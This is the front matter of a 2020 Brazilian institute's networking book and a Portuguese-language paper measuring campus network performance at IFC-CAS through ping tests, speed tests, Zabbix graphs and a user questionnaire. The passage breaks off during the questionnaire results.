6ª Edição

Tecnologia e Redes de Computadores

Vanderlei Freitas Junior
Vitória Rodrigues dos Santos

INSTITUTO FEDERAL
Catarinense

6ª Edição

Tecnologia e Redes de Computadores

Vanderlei Freitas Junior
Vitória Rodrigues dos Santos

2020
Instituto Federal Catarinense

INSTITUTO FEDERAL
Catarinense

EDITORA DO INSTITUTO FEDERAL CATARINENSE
Rua das Missões, 100 - Ponta Aguda
CEP: 89.051-000 – Blumenau/SC
www.editora.ifc.edu.br

Editora filiada a:

Associação Brasileira
das Editoras Universitárias

INSTITUTO FEDERAL
Catarinense

Direção Editorial	Vanderlei Freitas Junior
Capa e Projeto Gráfico	Vanderlei Freitas Junior
Editoração Eletrônica	Vitória Rodrigues dos Santos
Comitê Editorial	Armando Mendes Neto
	Cleber Luiz Damin Ferro
	Diego Monsani
	Fabrine Massafera Dias
	Guilherme Klein da Silva Bitencourt
	Jéferson Mendonça de Limas
	Joédio Borges Junior
	Marco Antônio Silveira de Souza
	Matheus Lorenzato Braga
	Sandra Vieira
	Vanderlei Freitas Junior
	Victor Martins de Sousa
Revisão	Gilnei Magnus dos Santos
Organizadores	Vanderlei Freitas Junior
	Vitória Rodrigues dos Santos

As informações contidas no livro são de inteira responsabilidade dos seus autores.

INSTITUTO FEDERAL
Catarinense

Dados Internacionais de Catalogação na Publicação (CIP)

T255 Tecnologias e Redes de Computadores / Vanderlei de Freitas Junior; Vitória Rodrigues dos Santos (Orgs.). – 6. Ed. -- Blumenau: Editora IFC, 2020.

202 f.:il. color.

ISBN:978-65-88089-05-7

1. Redes de Computadores - Protocolos. 2. Tecnologia da Informação. 3. Segurança de dados – Computação I. Freitas Junior, Vanderlei – 1980 -. II. Santos, Vitória Rodrigues dos. III. Título.

CDD: Ed. 21 -- 004.6

Elaboração: Diego Monsani - CRB 14/1192.

INSTITUTO FEDERAL
Catarinense

Esta é uma publicação do
Curso Superior de

INSTITUTO FEDERAL
Catarinense

Sumário

Sumário de Autores

Análise do Desempenho da Rede do IFC-CAS Através de Ferramenta de Gerenciamento de Rede e da Percepção dos Usuários

Diuliana de Matos da Rosa[1], Liliana Campos Colares[1], Matheus Lorenzato Braga[2], Victor Martins de Sousa[2]

[1]Curso Superior de Tecnologia em Redes de Computadores – Instituto Federal Catarinense – Campus Avançado Sombrio (IFC-CAS) 88960-000 – Sombrio – SC – Brasil

diulymatos@hotmail.com, colares.liliana@gmail.com, {matheus.braga,victor.sousa}@ifc.edu.br

Abstract. *This work conducts a survey and analysis based on the users perception regarding the performance of the network in an educational institution. A survey was conducted based on a questionnaire applied to users to compare responses with the graphs of the Zabbix monitoring tool. The users analyzed stay in the IFC-CAS at different period of time. According to a comparative performed, it was possible to notice the high rates of Internet access in the afternoon and evening.*

Resumo. *Este trabalho realiza um levantamento e uma análise, com base na percepção dos usuários de uma instituição de ensino em relação ao desempenho da rede, sendo que estes são os maiores utilizadores da Internet. A pesquisa ocorreu com base em um questionário aplicado aos usuários para a realização de uma comparação entre as respostas obtidas com os gráficos da ferramenta de monitoramento Zabbix. Os usuários analisados permanecem no IFC-CAS em diferentes períodos e de acordo com o comparativo realizado, foi possível perceber que existem grandes índices de acesso à Internet no período vespertino e noturno.*

Palavras-chave. *Desempenho de Rede; Questionário; Redes de Computadores; Percepção do usuário.*

1 INTRODUÇÃO

Em 1970 com a chegada da Arpanet, foi possível desenvolver uma rede interligando diferentes universidades, empresas e instituições militares,

além de alguns serviços que foram desenvolvidos , como e-mail, Protocolo de Transferência de Arquivos (STP, *File Transfer Protocol*) e telnet, fazendo com que os usuários pudessem realizar diferentes atividades. Os meios de comunicação e as tecnologias continuaram evoluindo e a expansão da Internet ocorreu fortemente na década de 90 (FRANCISCATTO; CRISTO; PERLIN, 2014).

Atualmente é possível observar o crescimento da Internet e, com isso, criam-se redes de computadores cada vez mais complexas que exigem um bom gerenciamento. Entretanto, o gerenciamento não deve apenas verificar se uma rede está ativa ou não, e sim garantir que a mesma apresente o melhor desempenho possível.

Pode-se dizer que as redes de computadores são importantes e necessárias para muitas pessoas, em diferentes áreas ou estudo. Em organizações e instituições de ensino, por exemplo, elas são indispensáveis, pois é fundamental ter uma rede para que se tenha um compartilhamento de recursos, troca de informações, pesquisas e realizações de projetos, entre outros. Além disso, de acordo com Oliveira, Moura e Sousa (2015), as redes de computadores e a tecnologia proporcionam recursos dinâmicos que quando bem utilizados pelos educadores e educandos, apresentam intensificação e melhoria em práticas pedagógicas que são desenvolvidas em sala de aula e até mesmo fora dela.

No Instituto Federal Catarinense – Campus Avançado Sombrio (IFC-CAS), existem dois cursos de tecnologia: Técnico em Informática Integrado ao Ensino Médio e o superior de Tecnologia em Redes de Computadores. Ainda assim, outros cursos também são oferecidos, como por exemplo, Técnico em Hospedagem Integrado ao Ensino Médio, Gestão de Turismo e Licenciatura em Matemática.

O sistema acadêmico (SIGAA [1]) da instituição é bastante utilizado pelos alunos diariamente, facilitando o acesso às informações,

[1] Sistema Integrado de Gestão de Atividades Acadêmicas (SIGAA).

materiais de aulas, entre outros. Além do acesso à Internet disponível para todos os alunos, o IFC-CAS possui computadores nos laboratórios de informática, na biblioteca e nos setores administrativos, sendo utilizados pelos alunos e servidores respectivamente.

Dessa forma, é de extrema importância possuir um gerenciamento de rede adequado, pois, assim, os administradores de rede poderão ter um melhor controle e fornecer uma rede com qualidade e bom desempenho para os usuários da instituição. Para que isso ocorra, é necessário a utilização de ferramentas que ajudam a realizar o monitoramento da rede em si.

Diante deste contexto, o presente trabalho busca analisar a percepção dos usuários quanto ao desempenho da rede do IFC-CAS. Para isso, um questionário foi aplicado com os alunos e servidores, além da análise de dados a partir de ferramentas as quais mostraram o desempenho da rede em diferentes períodos do dia.

2 REFERENCIAL TEÓRICO

Nesta seção, são apresentados os conceitos de Redes de Computadores, Internet, Gerenciamento de Rede, Parâmetros de Desempenho, Percepção do Usuário, sobre o IFC-CAS e também a Ferramenta de Análise de Desempenho, o Zabbix.

2.1 REDES DE COMPUTADORES

Franciscatto, Cristo e Berlin (2014, p.15), definem redes de computadores como: “um conjunto de dois ou mais computadores interligados com o objetivo de compartilhar recursos e trocar informações.” Ressaltam ainda, que as redes de computadores estão presentes em diferentes lugares e abrangem cada vez mais pessoas.

A Internet é um exemplo de rede de computadores que é caracterizada por ser descentralizada e permitir a troca de informações constante entre os seus usuários (FRANCISCATTO, CRISTO e BERLIN, 2014).

Segundo Bandeira e Fernandes (2013), as redes de computadores podem ser classificadas em três tipos:

- LAN – Local Area Network: É uma rede privada e pode

pertencer a uma única pessoa ou empresa. É possível ter dois ou mais computadores conectados, mas sempre abrangendo uma pequena distância, como uma casa, prédio ou campus;

- MAN - Metropolitan Area Network: A MAN envolve um espaço maior, tal como a área de um bairro ou até de uma cidade inteira. Esta rede pode ser controlada por uma determinada empresa que pode fornecer conectividade para outras empresas ou residências;

- WAN – Wide Area Network: Conhecida como rede de longa distância. Ela é mais complexa e interliga redes locais e metropolitanas. Um bom exemplo de WAN é a Internet, pois ela conecta redes distintas com diferentes estruturas.

Para realizar a troca de informações entre computadores, a interligação pode ser feita através de cabos, fibra óptica, linha telefônica, ondas de rádio, sinais de satélite, sinalização infravermelha, entre outros. A troca de informações pode ser caracterizada por qualquer forma de envio ou recepção de dados. Em relação ao compartilhamento de recursos, isso ocorre quando um computador pode utilizar partes do hardware de outra, como por exemplo, HD, CD-ROM, impressoras, etc (MOTA FILHO e ERIBERTO, 2013).

2.2 INTERNET

Segundo Kurose e Ross (2010), a Internet é uma rede de computadores que conecta muitos dispositivos computacionais ao redor do mundo. No início de seu surgimento, era utilizada basicamente para interligar computadores de mesa, estações de trabalho e servidores que armazenavam e transmitiam informações, como páginas de web e mensagens de e-mail. Com o crescente avanço da tecnologia, a Internet passou a permitir também as conexões de TVs, notebooks, telefones celulares, webcams, automóveis, dispositivos de sensoriamento ambiental, sistemas internos elétricos e de segurança, entre outros. Ressaltam ainda que estes dispositivos são denominados hospedeiros ou sistemas finais.

Almeida e Rosa (2000 apud ALENCAR, 2010, p.39), afirmam que todos os serviços acessíveis na Internet são padronizados e usam o mesmo conjunto de protocolos, que é o TCP/IP.

De acordo com Moraes (2010), os protocolos são um conjunto de regras e métodos de comunicação. Pode-se dizer que existem três tipos, sendo eles de aplicação, transporte e de rede. Desta forma, em relação aos protocolos utilizados nas redes de computadores, o conjunto de protocolos TCP/IP é o mais importante, podendo ser utilizado tanto em redes locais quanto em redes de longa distância.

2.3 GERENCIAMENTO DE REDE

A Gerência de Rede é a atividade responsável pela administração dos recursos disponíveis em uma rede de computadores, como, impressoras, roteadores, computadores e softwares. Proporciona também aos usuários da rede, segurança, confiabilidade e disponibilidade (BATTISTI; TAROUCO, 2010).

Stallings (1998 apud BLACK, 2008, p.39) declara, também, que o gerenciamento e a monitoração de redes são atividades com extrema importância para o funcionamento correto de uma rede de computadores, pois assim, os componentes físicos ou lógicos são monitorados e controlados fazendo com que exista uma boa qualidade de serviço.

O gerenciamento da rede nada mais é do que ter o controle e poder agir em função de informações coletadas ,que demonstrem anormalidade de funcionamento, e pode ser efetuado através da própria infraestrutura da rede ou montar uma rede paralela com intersecções nos pontos de interesse (SANTOS, et al., 2015).

Os principais elementos de um sistema de gerência de redes são o gerente, agente, Base de Informações de Gerenciamento (MIB, *Management Information Base*) e protocolo. O gerente é o computador conectado à rede, o qual executa o *software* de gerenciamento que solicita as informações aos agentes. Já o agente é um *software* que recolhe informações de gerenciamento e repassa os problemas para um gerente, e também são projetados para se integrar com dispositivos, computadores e aplicações da rede. A MIB é o local onde os dados são armazenados para posteriormente serem repassados ao gerente. Por fim, o protocolo é o responsável por fornecer a comunicação entre os agentes e gerentes (SANTOS et al., 2015).

2.4 PARÂMETROS DE DESEMPENHO

Para avaliar o desempenho de uma rede de computadores, é importante levar em consideração alguns parâmetros, sejam eles técnicos ou de diferentes percepções do usuário. Em relação aos parâmetros técnicos, eles são os que podem ser calculados de forma determinística ou estatística. Já os de diferentes percepções são quando existe a opinião dos usuários, os quais possuem perfis e comportamentos diferentes, gerando assim, percepções distintas em relação ao desempenho da rede.

Alguns parâmetros de desempenho são apresentados de acordo com Stato Filho (2014) e Kurose e Ross (2010):

- Velocidade: Consiste na quantidade de bits transmitidos pelo meio físico a cada segundo, sendo um dos parâmetros que é mais levado em consideração por um usuário leigo;
- Vazão: Mostra o volume de dados que são efetivamente transmitidos entre a origem e o destino;
- Latência: Indica o tempo necessário para efetiva transmissão dos dados no meio físico;
- Retardo: Apresenta a soma de todas as latências, acompanhado de outros atrasos que são inseridos devido ao processamento, armazenamento temporário e informações que vão desde sua origem até o destino;
- Taxa de Erros: Refere-se à quantidade de erros de transmissão que acontece na camada física da rede;
- Perda de Pacotes: Ocorre devido ao congestionamento da camada física, estouro da memória temporária ou estouro da capacidade de processamento, sendo que pode acontecer em qualquer camada;
- Tempo de resposta: Consiste no tempo de resposta de aplicações a um determinado pedido, mas deve-se levar em conta que para aplicações “tradicionais” poucos segundos são aceitáveis. Um e-mail, por exemplo, pode demorar de 10 a 15 segundos para chegar, já para outros aplicativos, como o VoIP e videoconferência, o tempo de resposta é primordial.

Por fim, existem também parâmetros não técnicos utilizados para medir o desempenho de uma rede, como a disponibilidade. Para fazer-se o calculo, é necessário realizar a soma do Tempo Médio entre Falhas (MTBF) pelo Tempo Médio de Reparo (MTTR) e posteriormente fazer a divisão do MTBF pelo somatório feito anteriormente (MTRF+MTTR).

2.5 PERCEPÇÃO DO USUÁRIO

O grau de satisfação dos usuários da rede do IFC-CAS é um importante indicador que deve ser levado em consideração quando são realizadas avaliações de desempenho da rede. Dessa forma, a percepção dos usuários será diagnosticada através de questionário com perguntas referentes a velocidade da rede, tanto *Wireless* quanto cabeada.

2.6 IFC-CAS

A Escola Agrotécnica Federal de Sombrio foi criada em 05 de abril de 1993 por meio da Lei nº 8.670. A escola foi criada com o objetivo de atuar como uma unidade de ensino descentralizada da Escola Técnica Federal de Santa Catarina, em Florianópolis.

Em 29 de dezembro de 2008 com a Lei nº 11.892, a escola passou a se chamar Instituto Federal de Educação, Ciência e Tecnologia Catarinense – Campus Sombrio. Contudo, mesmo utilizando o nome "Sombrio", a sede do Campus se localiza no município de Santa Rosa do Sul.

Ainda em 2008, com Sombrio sendo considerado um polo microrregional, foi criado a unidade descentralizada urbana, pois houve a necessidade de expandir as ações. O nome inicialmente foi chamado de Núcleo Avançado Sombrio, mudando mais tarde para Unidade Urbana e posteriormente, através da expansão da Rede Federal, de acordo com a Portaria 505/2014 do Ministério da Educação, passou a ser chamado de Campus Avançado Sombrio (CAS).

Atualmente, o Instituto Federal Catarinense – Campus Avançado Sombrio (IFC-CAS) fornece cursos de nível médio como Técnico em Informática e Técnico em Hospedagem. A instituição oferece, também, ensino superior, comoos cursos de Gestão de Turismo, Licenciatura em Matemática e Tecnologia em Redes de Computadores.

Além disso, o instituto dispõe de cursos na modalidade FIC

(Formação Inicial e Continuada), e também outras atividades de pesquisa e extensão, que são ligados a projetos fornecidos pelo corpo de servidores da instituição.

2.7 FERRAMENTA DE ANÁLISE DE DESEMPENHO

No IFC-CAS, são utilizadas algumas ferramentas para fazer o acompanhamento da rede *wireless* e cabeada, sendo uma delas o Zabbix.

2.8 ZABBIX

O Zabbix [2] é uma ferramenta utilizada para monitoramento, acompanhamento de desempenho de aplicações, análise de experiência de usuário e análise de causa raiz em ambientes complexos, que é o processo de descobrir a causa de problemas para identificar as soluções adequadas. Além disso, o Zabbix possui uma interface Web para administração e exibição de dados.

Em relação aos alertas do sistema de monitoramento, este pode ser configurado para que sejam usados métodos para a comunicação, como por exemplo, SMS e e-mail.

Os relatórios e estatísticas da ferramenta, assim como os parâmetros de configuração, são acessados por meio de um "*front-end*" baseado na web. Isso significa uma garantia de que o status da rede e a saúde dos servidores possa ser avaliada a partir de qualquer local.

2 PROCEDIMENTOS METODOLÓGICOS

Esta seção aborda as metodologias utilizadas para a realização deste trabalho, sendo que foram realizados testes de velocidade em alguns setores do IFC-CAS e também aplicado um questionário relacionado ao desempenho da rede de computadores.

2.1 MÉTODOS

De acordo com Cervo, Brevian e Silva (2007), a pesquisa é uma atividade para o reconhecimento de problemas teóricos ou práticos, através do emprego de processos científicos.

[2] Site Oficial: https://www.zabbix.com/

Conforme Gil (2010), pesquisa bibliográfica é elaborada com base em um material já desenvolvido, fundamentado principalmente em livros e artigos científicos. Dessa forma, em relação aos procedimentos teóricos empregados neste trabalho, o método adotado foi pesquisa bibliográfica. Visto que qualquer trabalho científico inicia-se através de uma pesquisa bibliográfica, é permitido ao pesquisador inteirar-se com o que já foi estudado sobre determinado assunto (FONSECA, 2002).

Sendo assim, este trabalho caracteriza-se, também, como pesquisa exploratória, pois como já abordado anteriormente, o pesquisar familiariza-se com o assunto escolhido. Segundo Gil (2002), uma pesquisa exploratória permite ao pesquisador uma maior familiaridade com o problema, com o objetivo de torná-lo mais sucinto.

Por conseguinte, foi realizada uma pesquisa em livros, artigos científicos e páginas da web que apresentavam assuntos relacionados à redes de computadores, Internet, gerência de rede e ferramentas de análise de desempenho.

Apresenta-se também uma abordagem qualitativa, pois de acordo com Minayo (2001), adequa-se aos trabalhos qualitativos os que mostram o porquê das coisas, exprimindo o que pode ser feito para a resolução. Desta forma, esta pesquisa estabelece um universo de significados, motivos, aspirações, crenças, valores e atitudes.

Gerhardt e Silveira (2009) afirmam que a pesquisa qualitativa tenta compreender a totalidade do fenômeno, e não focar somente em conceitos específicos. Ressalta ainda a importância das interpretações dos acontecimentos mais do que a interpretação do pesquisador e não tenta controlar o contexto da pesquisa, e sim, captar o contexto em sua totalidade.

Segundo Fonseca (2002), a coleta de dados junto à pessoas é caracterizada por ser uma pesquisa de campo investigativa, e não somente uma pesquisa bibliográfica ou documental. Dessa forma, questionários foram aplicados aos usuários da rede do IFC-CAS, buscando compreender sua percepção diante do desempenho da rede *wireless* e cabeada.

2.2 MATERIAIS

Em relação aos materiais utilizados neste trabalho, foram realizados testes

através do comando *ping*, que mostram a conectividade de equipamentos. Segundo Brito (2012), o ping (Packet Internet Network Grouper) é um comando que faz com que seja possível testar a conectividade dos equipamentos de uma rede, enviando dados e aguardando respostas. O seu funcionamento ocorre de acordo com o envio de pacotes de determinada origem até um destino, e assim a origem aguarda uma resposta de volta, em que mostra a média de tempo do RTT (*Round Trip Time*), que é o tempo de latência multiplicado por dois, ou ida e volta.

Além disso, foram coletados gráficos de ferramentas de gerência, como o Zabbix, os quais mostram o monitoramento da rede do IFC-CAS, além de apresentar os horários com mais acessos à rede. Segundo Horst, Pires e Déo (2015), o Zabbix possui muitas funções, e algumas das principais são a autodescoberta de dispositivos de rede e de recursos do host, a criação de forma automática dos gráficos para diferentes recursos do host escolhido para ser monitorado e também realiza o monitoramento com a administração via web por meio do uso de proxy.


Por fim, aplicou-se um questionário com os alunos, docentes, técnicos administrativos e servidores terceirizados, no qual mostram a sua percepção em relação ao uso e desempenho da rede. É importante saber os períodos do dia em que os usuários sentem que o desempenho da rede diminui, pois de acordo com as respostas obtidas pode-se sugerir melhorias. Para isso, o questionário aplicado foi efetuado com a ferramenta *Google Forms,* totalizando 331 entrevistados, que equivale 43,3% de um total de 764 usuários que frequentam diariamente o IFC-CAS.

O acesso ao questionário foi por meio de um link disponibilizado aos usuários da rede, que responderam as questões nos computadores dos laboratórios de informática da instituição. Além disso, também foi aplicado o questionário impresso e disponibilizando o link de acesso via e-mail e WhatsApp, para os usuários que não estavam nos laboratórios. A partir dos dados obtidos, foi possível realizar uma comparação entre as respostas do público em relação a lentidão nos diferentes períodos do dia com o gráfico do de monitoramento do Zabbix. Estes resultados encontram-se na próxima seção juntamente com os períodos de realização de cada procedimento.

Em relação à topologia da rede, nas Figuras 1 e 2 estão apresentados os principais equipamentos presentes na estrutura da rede da instituição. É possível observar uma quantidade de 2 servidores, 18


switches, 14 roteadores e 13 computadores, que nas Figuras 1 e 2 estão apenas representando alguns setores e laboratórios, visto que a quantidade real é muito maior e está especificado nas imagens com uma legenda logo abaixo dos computadores.

Figura 1- Topologia da Rede IFC-CAS (Parte 1)



Fonte: IFC-CAS, 2019.

Figura 2 - Topologia da Rede IFC-CAS (Parte 2)



Fonte: IFC-CAS, 2019.

Em relação aos laboratórios de informática, vale ressaltar a quantidade de computadores existentes em cada um deles, sendo**:**

- Laboratório 31: 20 computadores;
- Laboratório 33: 14 computadores;
- Laboratório 34: 20 computadores;
- Laboratório 35: 20 computadores;
- Laboratório 37: 10 computadores;
- Laboratório 38: 20 computadores.

3 RESULTADOS E DISCUSSÕES

Os testes de velocidade são importantes para que se obtenha um resultado de como está a velocidade de *download* e *upload*, por exemplo. Além disso, através da percepção dos usuários foi possível realizar uma comparação com os gráficos do Zabbix. Desta forma, nesta seção são apresentados os principais resultados da pesquisa.

3.1 TESTES DE VELOCIDADE

No IFC-CAS, foram realizados testes de velocidade em diferentes setores,

o primeiro no mês de abril e o segundo em novembro. Os dados foram coletados e, a partir deles, tabelas foram elaboradas para uma melhor visualização dos dados.

De acordo com a Tabela 1, é possível observar que foram utilizados quatro endereços para a realização do teste. Os endereços de *Firewall* (10.0.0.1), Servidor RNP (200.143.252.65), Google (google.com) e também do Site do Enem (enem.inep.gov.br). Sobre os setores, os que receberam os testes foram: a Sala dos Professores, Secretaria, Biblioteca e o Setor de Cópias. Portanto, a tabela está apresentada de acordo com cada endereço.

Tabela 1 - Teste de Velocidade 1

Endereço IP	Biblioteca	Secretaria	Setor de Cópias	Sala dos Professores
10.0.0.1	0,45 ms	1,3 ms	1 ms	1 ms
200.143.252.65	18,7 ms	18,5 ms	18,1 ms	18,9 ms
google.com	19,4 ms	19,1 ms	19 ms	135 ms
enem.inep.gov.br	32,4 ms	33,3 ms	32 ms	32,7 ms

Fonte: Os autores, 2019.

Após sete meses, os testes de velocidade foram reaplicados nos mesmos setores e endereços (Tabela 2)

Tabela 2 - Teste de Velocidade 2

Endereço IP	Biblioteca	Secretaria	Setor de Cópias	Sala dos Professores
10.0.0.1	0,3 ms	1 ms	1 ms	1 ms
200.143.252.65	19,3 ms	20 ms	19 ms	19,5 ms
google.com	19 ms	19 ms	19,1 ms	19,5 ms
enem.inep.gov.br	34,3 ms	34,5 ms	34,3 ms	33,5 ms

Fonte: Os autores, 2019.

Dessa forma, realizou-se os testes sendo necessário fazer o *ping* para cada endereço com um número específico de pacotes, neste caso

foram 10. Sendo assim, a média do RTT que determinado computador levou para receber os dados foi apresentada e este resultado é exibido em milissegundos (ms).

Pode-se analisar que ocorreu uma velocidade maior nos envios dos pacotes, em relação aos testes realizados no mês de abril, no setor da Biblioteca com os pacotes enviados ao *Firewall*, Servidor RNP e Google. Já, na secretaria, foram os do *Firewall* e Google e nas salas dos professores somente o pacote enviado pelo Google. Mas deve-se destacar que, os pacotes enviados ao *Firewall* no setor de cópias e sala dos professores, continuaram com as médias. Por fim, os pacotes que aumentaram o seu tempo médio de envio foram os do ENEM em todos os setores, os do Google no setor de cópias, os do *Firewall* no setor de cópias e sala dos professores.

Em relação aos testes para verificar as taxas de download e *upload* foi utilizado o site Brasil Banda Larga, disponibilizado pela Entidade Aferidora da Qualidade de Banda Larga (EAQ) e também pela Agência Nacional de Telecomunicações (ANATEL). Portanto, na Tabela 3 é possível observar os resultados obtidos, sendo que eles são medidos em megabit por segundo (mbps).

Tabela 3 - Taxas de Download e Upload 1

	Biblioteca	**Secretaria**	**Setor de Cópias**	**Sala dos Professores**
Download	89,14 mbps	86,21 mbps	81,09 mbps	89,80 mbps
Upload	40,87 mbps	43,01 mbps	17,71 mbps	33,96 mbps

Fonte: Os autores, 2019.

Na Tabela 4, estão apresentados também as taxas de download e upload, reaplicadas sete meses depois.

Tabela 4: Taxas de Download e Upload 2

	Biblioteca	**Secretaria**	**Setor de Cópias**	**Sala dos Professores**
Download	72,15 mbps	85,99 mbps	64,71 mbps	68,10 mbps
Upload	37,83 mbps	30,85 mbps	27,63 mbps	27,30 mbps

Fonte: Os autores, 2019.


Analisando os dois testes realizados, é possível observar que todas as taxas de download dos setores baixaram na segunda pesquisa. Somente o setor de cópias teve aumento em relação à taxa de upload comparando com o teste realizado em abril.

3.2 QUESTIONÁRIO

Além dos testes de velocidade, um questionário foi aplicado com os usuários da rede de computadores do IFC-CAS, e ainda, gráficos da ferramenta de monitoramento da rede foram solicitados ao setor de Tecnologia da Informação (TI).


Em relação ao questionário, de acordo com as perguntas 1 e 2 realizadas sobre a identificação dos usuários e o turno em que estudam/trabalham, como respostas obteve-se 64,7% “Aluno – Ensino Médio, 27,5% “Aluno – Ensino Superior”, 4,8% “Docente” e 3% “Técnico Administrativo” (Figura 3).

Figura 3 - Identificação




Destes usuários, 68,6% estão presentes na instituição nos turnos “Matutino/Vespertino”, 19% “Noturno”, 6,6% “Vespertino/Noturno”, 2,1% “Matutino/Noturno” e 3,6% permanecem no IFC-CAS durante todos os três períodos. É possível observar o gráfico com essas informações na Figura 4.

Figura 4 - Em que turno você estuda/trabalha?




A questão 3 abordou sobre a diferença em relação à velocidade da Rede Cabeada e *WiFi.* Como respostas, recebemos 73,4% “Sim”, 14,2% “Não se Aplica” e 12,4% “Não”. É possível conferir o gráfico desta pergunta na Figura 5.

Figura 5 - Você percebe diferença em relação à velocidade da Rede Cabeada e a Rede WiFi?



De acordo com as respostas, é visível que a maioria dos usuários percebe diferença entre a Rede Cabeada e a Rede sem fio. Após, foi questionado se o sinal do *WiFi* é presente em todos os ambientes da instituição, e como resultados: 67,4% reponderam que "Não", 26,6% "Sim" e 6% "Não se Aplica" (Figura 6).


Figura 6: Você considera o sinal do WiFi presente em todos os ambientes da Instituição?



Analisando a Figura 6, pode-se perceber que 67,4% dos entrevistados consideram que o sinal da Rede *WiFi* não está presente em algum ambiente nas dependências do IFC-CAS. Assim, de acordo com essas respostas, uma nova questão foi realizada, com o objetivo de que os

usuários indicassem – caso afirmativo para a questão anterior – os locais com menor disponibilidade de sinal na instituição, podendo ser assinalada mais de uma alternativa, como mostra a Figura 7.

Figura 7 - Locais com menor disponibilidade do IFC-CAS: (Pode ser assinalada mais de uma alternativa).



